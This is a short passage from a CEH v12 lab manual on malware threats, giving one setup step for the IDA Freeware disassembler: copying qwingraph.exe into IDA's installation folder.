
13. Now, minimize the IDA window, and navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**. Copy the **qwingraph.exe** file and paste it in IDA's installation location. In this task, the location is **C:\Program Files\IDA Freeware 7.7**.

Note: If a **Destination Folder Access Denied** notification appears, click **Continue**.



Module 07 – Malware Threats



